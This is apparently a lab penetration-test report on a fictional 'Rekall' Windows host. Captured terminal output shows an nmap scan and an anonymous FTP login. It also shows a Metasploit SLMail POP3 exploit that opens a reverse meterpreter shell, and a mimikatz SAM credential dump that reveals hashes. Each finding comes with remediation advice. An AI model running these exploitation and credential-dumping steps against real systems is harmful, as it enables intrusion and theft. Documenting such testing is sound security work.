Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-27 19:40 EDT
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00064s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp             32 Feb 15  2022 flag3.txt
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HE
LP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA
 RSET SEND SOML SAML HELP NOOP QUIT
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP
/8.1.2)
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.
2
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP
```


```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): Anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> nano flag3.txt
?Invalid command
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (612.7451 kB/s)
ftp>
```

```
root@kali: ~
File  Actions  Edit  View  Help
  GNU nano 5.4                    flag3.txt
89cb548970d44f348bb63622353ae278
                          [ Read 1 line ]
^G Help    ^O Write Out ^W Where Is  ^K Cut     ^T Execute
^X Exit    ^R Read File ^\ Replace   ^U Paste   ^J Justify
```


Affected Hosts	172.22.117.20
Remediation	Close the File Transfer Protocol - Port 21. Change Password to the Anonymous user profile.

Vulnerability 20	**Findings**
Title	POP3 Exploit
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	An exploit using Metasploit allowed entry into a Rekall Windows 10 system. The exploit, exploit/windows/pop3/seattlelab_pass (Windows NT/2000/XP/2003), took advantage of Port 110 being open. A meterpreter session was established allowing enumeration of the Windows 10 asset. A simple search for the sensitive information (Flag 4) was successful.
Images	

```
root@kali: ~
File  Actions  Edit  View  Help

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.20    yes       The target host(s), see htt
                                      ps://github.com/rapid7/meta
                                      sploit-framework/wiki/Using
                                      -Metasploit
   RPORT   110              yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted:
                                         '', seh, thread, process
                                        , none)
   LHOST     172.18.222.189   yes       The listen address (an in
                                        terface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)
```


	 root@kali: ~ File Actions Edit View Help LPORT 4444 yes The listen port Exploit target: Id Name -- ---- 0 Windows NT/2000/XP/2003 (SLMail 5.5) msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20 RHOSTS => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > set RPORT 110 RPORT => 110 msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:60651) at 2023-07-25 22:24:48 -0400 meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter >
Affected Hosts	172.22.117.20
Remediation	Close Port 110. POP3 is an old email protocol. BTS_Ops suggest upgrading to the Internet Message Access Protocol (IMAP).


Vulnerability 21	Findings
Title	Meterpreter SAM Credentials Dump
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Vulnerability 20 provided NT Authority access into the system. With that privilege BTS_Ops analyst was able to perform a “creds_all” disclosure using the “lsa_dump_sam” command. The credentials/authentication was retrieved from the Local Security Authority Subsystem Service (LSAAS) process’s memory revealing hashed passwords. The password cracking tool was used to crack the hash revealing the following password, “Computer!”, for user “Flag6”

Images	

```
root@kali: ~
File  Actions  Edit  View  Help
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5)
 using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117
.20:53005 ) at 2023-07-25 23:18:37 -0400

meterpreter > creds_a;;
[-] Unknown command: creds_a;;
meterpreter > creds_all
[-] The "creds_all" command requires the "kiwi" extension to be loa
ded (run: `load kiwi`)
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.
com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail
.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com
  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
```

```
root@kali: ~
File  Actions  Edit  View  Help

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials

meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577

Supplemental Credentials:
```





Affected Hosts	172.22.117.20
Remediation	Use security tools to harden the LSASS process to prevent hashed credentials from being retrieved. Create alerts on access logs to highlight this specific exploit.